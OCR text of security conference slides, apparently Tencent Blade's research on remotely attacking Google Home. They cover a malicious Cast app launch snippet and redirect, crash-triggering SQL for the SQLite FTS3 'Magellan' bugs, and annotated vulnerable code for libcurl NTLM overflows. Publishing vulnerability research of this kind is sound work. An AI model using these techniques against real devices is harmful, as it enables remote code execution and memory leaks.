

```
[*] '/mnt/hgfs/test6/googlehome/cast_shell'
    Arch:     arm-32-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RPATH:    '/oem_cast_shlib:$ORIGIN/lib:$ORIGIN'
    FORTIFY:  Enabled
```

The Attack Surface of Google Home

- **Network**
  - ✓ Http Server (8008) - **CastHack**
  - ✓ **Cast Protocol (8009): Push a specific web page to the Chrome browser**
- **Wireless**
  - ✓ Wi-Fi or BLE Firmware - **Researching Marvell Avastar Wi-Fi**
- **Hardware**
  - ✓ USB – **HubCap (Chromecast Root @fail0verflow)**
  - ✓ Modify Firmware by Soldering NAND Flash – Bypassing secure boot?


Extending the Attack Surface

- **The Overview of CAST Protocol**
  - Google Cast is designed for TV, movies, music, and more
  - Developers can develop the CAST APP and publish it to Application Store
  - Including sender (Mobile devices or Chrome) and receiver (Google Home)



Extending the Attack Surface

- **Attack Surface of CAST Protocol**
  - The CAST apps can be any webpage
  - The apps in the app store may be malicious
  - Sender can directly trigger CAST Protocol




Remote Attack Surface:

Converting an attack on a Google Home into an attack on a browser

Extending the Attack Surface

- **Detailed Steps: Extending the Remote Attack Surface**
  - Register as a developer and post a malicious app
  - Remotely trigger Google Home to load malicious app
    - ✓ Inducing victims to visit malicious sender URLs via Chrome
    - ✓ Sending the cast protocol to launch APP in LAN
  - RCE in Google Home's renderer



```
cast.wait()
print(cast.device)

myapp_controller = MyAppController()
cast.register_handler(myapp_controller)
myapp_controller.stop_app()
# 504FD3F4 is our cast app with a malicious payload.
myapp_controller.launch_app("504FD3F4")
print("-------Next round is about to begin...-------
```

locaton.href="http://192.168.1.56/exp.html"

So now we only need a Chrome RCE vulnerability to exploit Google Home

Fuzzing and Manual Auditing SQLite & Curl

Why SQLite and Curl?

- 3rd party libraries are always sweet.
- Almost **every** device had them installed, hadn't they?
- Google Home or Google Chrome are using them too.
  - WebSQL makes remote attack via SQLite available in Chrome
  - Curl was born to be working remotely

Previous Researches

- Michał Zalewski -- AFL: Finding bugs in SQLite, the easy way
  - http://lcamtuf.blogspot.jp/2015/04/finding-bugs-in-sqlite-easy-way.html

- BH US-17 -- “Many Birds, One Stone: Exploiting a Single SQLite Vulnerability Across Multiple Software”
  - https://www.blackhat.com/docs/us-17/wednesday/us-17-Feng-Many-Birds-One-Stone-Exploiting-A-Single-SQLite-Vulnerability-Across-Multiple-Software.pdf

Fuzzing the SQLite

- Nothing interesting, but crashes of triggering asserts
- Accidently noticed Magellan when debugging those crashes
- Raw testcase triggers the crash (beautified):

```
CREATE TABLE a01 (v01, v02, PRIMARY KEY (v02, v02))
CREATE VIRTUAL TABLE a02 USING FTS3(v01, v02, PRIMARY KEY(v01, v02)) -- this query is useless
CREATE TABLE a03 (v01, v02)
SELECT * FROM a01 WHERE (a01.v01, a01.v02) IN (SELECT v01, COUNT(1) v02 FROM a03)
```

- What's those a02_content , a02_segdir, a02_segments?

```
sqlite> create table a03 (v01);
sqlite> .tables
a01            a02_content    a02_segments
a02            a02_segdir     a03
sqlite>
```

Shadow Tables

- %_content
  %_segdir
  %_segments
  %_stat
  %_docsize for FTS3/4, % is replaced by table name
- Accessible (read, write, delete) like standard tables
- FTS3/4/5, RTREE use shadow tables to store content

```
leonwxqian@leon-pc:~/sqlite/sqlite-snapshot-201809101443$ ./sqlite3
SQLite version 3.25.0 2018-09-10 14:43:15
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> create virtual table x using fts3(a int);
sqlite> .tables
x           x_content   x_segdir    x_segments
sqlite>
```

```
sqlite> select * from sqlite_master;
table|x|x|0|CREATE VIRTUAL TABLE x using fts3(a int)
table|x_content|x_content|2|CREATE TABLE 'x_content'(docid INTEGER PRIMARY KEY, 'c0a')
table|x_segments|x_segments|3|CREATE TABLE 'x_segments'(blockid INTEGER PRIMARY KEY, block BLOB)
table|x_segdir|x_segdir|4|CREATE TABLE 'x_segdir'(level INTEGER,idx INTEGER,start_block INTEGER,leave
s_end_block INTEGER,end_block INTEGER,root BLOB,PRIMARY KEY(level, idx))
index|sqlite_autoindex_x_segdir_1|x_segdir|5|
sqlite>
```

Wait… Is that a Backing-store?

```
-- Virtual table declaration
CREATE VIRTUAL TABLE x USING fts4(a NUMBER, b TEXT, c);

-- Corresponding %_content table declaration
CREATE TABLE x_content(docid INTEGER PRIMARY KEY, c0a, c1b, c2c);

CREATE TABLE %_segments(
  blockid INTEGER PRIMARY KEY, -- B-tree node id
  block BLOB                   -- B-tree node data
);

CREATE TABLE %_segdir(
  level INTEGER,
  idx INTEGER,
  start_block INTEGER,          -- Blockid of first node in %_segments
  leaves_end_block INTEGER,     -- Blockid of last leaf node in %_segments
  end_block INTEGER,            -- Blockid of last node in %_segments
  root BLOB,                    -- B-tree root node
  PRIMARY KEY(level, idx)
);

-- Only have %_stat or %_docsize when it is FTS4, not FTS3
CREATE TABLE %_stat(
  id INTEGER PRIMARY KEY,
  value BLOB  --  contains a blob consisting of N+1 FTS varints,
              -- where N is again the number of user-defined columns
              -- in the FTS table.
);

CREATE TABLE %_docsize(
  docid INTEGER PRIMARY KEY,
  size BLOB -- number of tokens in the corresponding column of
            -- the associated row in the FTS table
);
```

BLOBs

- Representation of binary data:


  x ' 41414242 ' = ' AABB '


- In shadow tables …
  - They are **serialized** data structures (BTREEs…)
  - Wrong "**deserialization**" are often the causes of problems

```
CREATE TABLE %_segments(
  blockid INTEGER PRIMARY KEY, -- B-tree node id
  block BLOB                   -- B-tree node data
);
```


Nodes (BLOBs) Definitions

- Segment B-Tree Leaf Nodes





- Doclist Format



Overview of `Magellan`

- **CVE-2018-20346** `merge` of FTS3 caused memory corruption
- **CVE-2018-20506** `match` of FTS3 caused memory corruption
- **CVE-2018-20505** `merge` of FTS3 caused memory corruption(2)
- SQLite ticket: 1a84668dcfdebaf1

  Assertion fault due to malformed PRIMARY KEY

- Information and restrictions: https://blade.tencent.com/magellan/

CVE-2018-20346

- In fts3AppendToNode
- Trigger it by “merge”:
  INSERT INTO **X**(**X**) VALUES (“merge=1,2”)
- Function tries to append a node to another
- Nodes are parsed from BLOBs
- The memcpy in **LN310** seems vulnerable.

```
170275  static int fts3AppendToNode(
170276    Blob *pNode,                    /* Current node image to append to
170277    Blob *pPrev,                    /* Buffer containing previous term
170278    const char *zTerm,              /* New term to write */
170279    int nTerm,                      /* Size of zTerm in bytes */
170280    const char *aDoclist,           /* Doclist (or NULL) to write */
170281    int nDoclist                    /* Size of aDoclist in bytes */
170282  ) {
170283    int rc = SQLITE_OK;             /* Return code */
170284    int bFirst = (pPrev->n == 0);     /* True if this is the first term
170285    int nPrefix;                    /* Size of term prefix in bytes */
170286    int nSuffix;                    /* Size of term suffix in bytes */
170287
170288    /* Node must have already been started. There must be a doclist for
170289    ** leaf node, and there must not be a doclist for an internal node.
170290    assert( pNode->n>0 );
170291    assert( (pNode->a[0] == '\0') == (aDoclist != 0) );
170292
170293    blobGrowBuffer(pPrev, nTerm, &rc);
170294    if( rc != SQLITE_OK ) return rc;
170295
170296    nPrefix = fts3PrefixCompress(pPrev->a, pPrev->n, zTerm, nTerm);
170297    nSuffix = nTerm - nPrefix;
170298    memcpy(pPrev->a, zTerm, nTerm);
170299    pPrev->n = nTerm;
170300
170301    if( bFirst == 0 ) {
170302      pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nPrefix);
170303    }
170304    pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nSuffix);
170305    memcpy(&pNode->a[pNode->n], &zTerm[nPrefix], nSuffix);
170306    pNode->n += nSuffix;
170307
170308    if( aDoclist ) {
170309      pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nDoclist);
170310      memcpy(&pNode->a[pNode->n], aDoclist, nDoclist);
170311      pNode->n += nDoclist;
```

CVE-2018-20346

- fts3TruncateNode get the node being processed
- Node information is returned in reader object
- Easily bypass fts3TermCmp check by modifying the shadow table
- Control aDoclist and nDoclist in reader, to trigger the problem
  - It is easy.

Get the node to be appended

reader

is the node info.

Easily bypass


vulnerable function

```
for(rc = nodeReaderInit(&reader, aNode, nNode);  //<-- trigger 1
    rc == SQLITE_OK && reader.aNode;
    rc = nodeReaderNext(&reader) //<--trigger2
) {
  if( pNew->n == 0 ) {
    int res = fts3TermCmp(reader.term.a, reader.term.n, zTerm, nTerm);  //reader.term.a
    if( res<0 || (bLeaf == 0 && res == 0) ) continue;
    fts3StartNode(pNew, (int)aNode[0], reader.iChild);
    *piBlock = reader.iChild;
  }
  rc = fts3AppendToNode(
      pNew, &prev, reader.term.a, reader.term.n,
      reader.aDoclist, reader.nDoclist
  );  //<--trigger3
  if( rc != SQLITE_OK ) break;
```

```
int fts3AppendToNode(…){
  …
  memcpy(target, aDoclist, nDoclist);
}
```

CVE-2018-20346

- In nodeReaderNext
- **LN114**: iOff is a “pointer” to BLOB
- **LN120**: Read compromised data, make iOff go beyond the current blob data.
- **LN122**: nDoclist is controllable.
- **LN123**: Got an aDoclist points to the last char of the blob after nodeReaderNext finishes.
- **LN129**: assert won’t stop the iOff
- Now we’ve controlled nDoclist and aDoclist!




```
170099  static int nodeReaderNext(NodeReader *p) {
170108      /* EOF */
170109      p->aNode = 0;
170110    }else{
170111      if( bFirst == 0 ) {
170112        p->iOff += fts3GetVarint32(&p->aNode[p->iOff], &nPrefix);
170113      }
170114      p->iOff += fts3GetVarint32(&p->aNode[p->iOff], &nSuffix);
170115
170116      blobGrowBuffer(&p->term, nPrefix+nSuffix, &rc);   //1st: same as before
170117      if( rc == SQLITE_OK ) {
170118        memcpy(&p->term.a[nPrefix], &p->aNode[p->iOff], nSuffix);
170119        p->term.n = nPrefix+nSuffix;
170120        p->iOff += nSuffix;  //control nSuffix to make iOff oob
170121        if( p->iChild == 0 ) {
170122          p->iOff += fts3GetVarint32(&p->aNode[p->iOff], &p->nDoclist); //Again, read nDoclist from oob position
170123          p->aDoclist = &p->aNode[p->iOff];  //and got an oob value
170124          p->iOff += p->nDoclist;  //Go out-of-bounds
170125        }
170126      }
170127    }
170128
170129    assert( p->iOff<=p->nNode ); //assert is void() in release ver.
```

CVE-2018-20346

- Back to fts3AppendToNode
- aDocList and nDoclist is controlled

```
170308    if( aDoclist ) {
170309      pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nDoclist);
170310      memcpy(&pNode->a[pNode->n], aDoclist, nDoclist);
170311      pNode->n += nDoclist;
```

- **LN310**:
  - Heap buffer overflow,
    if nDoclist > align(buflen(pNode->a))
  - Raw memory leak (OOB Read),
    if nDoclist < align(buflen(pNode->a))

CVE-2018-20506 & 20505

- 20506: In fts3ScanInteriorNode
- 20505: In fts3SegReaderNext
- Modify BLOBs in shadow tables to mislead the code flow
- Integer overflow to bypass the check
- Memory corruption or leaking raw memory
- A little hard to exploit because the unstable overwritten position

Auditing the libcurl

- Target: Remote code execution

- Find BIG functions (which often have poor coding practice)
- Protocol that communicates with remote machine (attacker)

- Attack vector: The simpler, the better.
- Protocols fulfill our requirements:
  FTP, HTTPS, NTLM over HTTP, SMTP, POP3, …

Overview of `Dias`

- **CVE-2018-16890** NTLM Type-2 Message Information Leak

  Leaking at most 64KB client memory per request to attacker, “client version Heartbleed”.

- **CVE-2019-3822** NTLM Type-3 Message Stack Buffer Overflow

  Allow attacker to leak client memory via Type-3 response, or performs remote code execution through stack or heap buffer overflow.

“This is potentially in the worst case a remote code execution risk. I think this might be the worst security issue found in curl in a long time.” (Daniel’s blog)

CVE-2018-16890

- LN183: Curl_read32_le

  Set target_info_offset with a very large value.

  Eg: offset=0xffff0001 (-65535)

  len=0xffff (65535)

- LN185: Integer overflow

- LN196: memcpy copies data OOB (backwards).

  Leaking at most 64KB data per request to attacker.

```
169 static CURLcode ntlm_decode_type2_target(struct Curl_easy *data,
170                                          unsigned char *buffer,
171                                          size_t size,
172                                          struct ntlmdata *ntlm)
173 {
174   unsigned short target_info_len = 0;
175   unsigned int target_info_offset = 0;
176
177 #if defined(CURL_DISABLE_VERBOSE_STRINGS)
178   (void) data;
179 #endif
180
181   if(size >= 48) {
182     target_info_len = Curl_read16_le(&buffer[40]);
183     target_info_offset = Curl_read32_le(&buffer[44]);
184     if(target_info_len > 0) {
185       if(((target_info_offset + target_info_len) > size) ||
186          (target_info_offset < 48)) {
187         infof(data, "NTLM handshake failure (bad type-2 message). "
188                     "Target Info Offset Len is set incorrect by the peer\n");
189         return CURLE_BAD_CONTENT_ENCODING;
190       }
191
192       ntlm->target_info = malloc(target_info_len);
193       if(!ntlm->target_info)
194         return CURLE_OUT_OF_MEMORY;
195
196       memcpy(ntlm->target_info, &buffer[target_info_offset], target_info_len);
197     }
198   }
199
200   ntlm->target_info_len = target_info_len;
201
202   return CURLE_OK;
203 }
```

CVE-2019-3822

- LN519: ntlmbuf is a stack variant.
- LN590: Read ntresplen from Type-2 response.
- LN779:

if(UNSIGNED < (SIGNED - UNSIGNED)) { … }

→ Inexplicit type cast (from signed to unsigned)

if(UNSIGNED < (UNSIGNED - UNSIGNED)) { … }

- LN781: Stack buffer overflow.

```
492 CURLcode Curl_auth_create_ntlm_type3_message(struct Curl_easy *data,
493                                              const char *userp,
494                                              const char *passwdp,
495                                              struct ntlmdata *ntlm,
496                                              char **outptr, size_t *outlen)
497
498 {
499   /* NTLM type-3 message structure:
500
501            Index  Description            Content
502              0    NTLMSSP Signature      Null-terminated ASCII "NTLMSSP"
503                                          (0x4e544c4d53535000)
504              8    NTLM Message Type      long (0x03000000)
505             12    LM/LMv2 Response       security buffer
506             20    NTLM/NTLMv2 Response   security buffer
507             28    Target Name            security buffer
508             36    User Name              security buffer
509             44    Workstation Name       security buffer
510            (52)   Session Key            security buffer (*)
511            (60)   Flags                  long (*)
512            (64)   OS Version Structure   8 bytes (*)
513   52 (64) (72)    Start of data block
514                                            (*) -> Optional
515   */
516
517   CURLcode result = CURLE_OK;
518   size_t size;
519   unsigned char ntlmbuf[NTLM_BUFSIZE];
520   int lmrespoff;
521   unsigned char lmresp[24]; /* fixed-size */
```

```
589     /* NTLMv2 response */
590     result = Curl_ntlm_core_mk_ntlmv2_resp(ntlmv2hash, entropy,
591                                            ntlm, &ntlmv2resp, &ntresplen);
```

```
778 #ifdef USE_NTRESPONSES
779   if(size < (NTLM_BUFSIZE - ntresplen)) {
780     DEBUGASSERT(size == (size_t)ntrespoff);
781     memcpy(&ntlmbuf[size], ptr_ntresp, ntresplen);
782     size += ntresplen;
783   }
784
```

CVE-2019-3822


- Lots of stack variables following by ntlmbuf
- Stack buffer overflow happens in the middle of the function

Overwrite direction is related to compiler

```
CURLcode result = CURLE_OK;
size_t size;
unsigned char ntlmbuf[NTLM_BUFSIZE];
int lmrespoff;
unsigned char lmresp[24]; /* fixed-size */
#ifdef USE_NTRESPONSES
int ntrespoff;
unsigned int ntresplen = 24;
unsigned char ntresp[24]; /* fixed-size */
unsigned char *ptr_ntresp = &ntresp[0];
unsigned char *ntlmv2resp = NULL;
#endif
bool unicode = (ntlm->flags & NTLMFLAG_NEGO  ATE_UNICODE) ? TRUE : FALSE;
char host[HOSTNAME_MAX + 1] = "";
const char *user;
const char *domain = "";
size_t hostoff = 0;
size_t useroff = 0;
size_t domoff = 0;
size_t hostlen = 0;
size_t userlen = 0;
size_t domlen = 0;
```

MSVC

GCC




Heap/Stack operations x 5
Many function calls uses stack variables here…

Remote Exploiting Google Home with Magellan

Exploiting the Magellan on Google Home

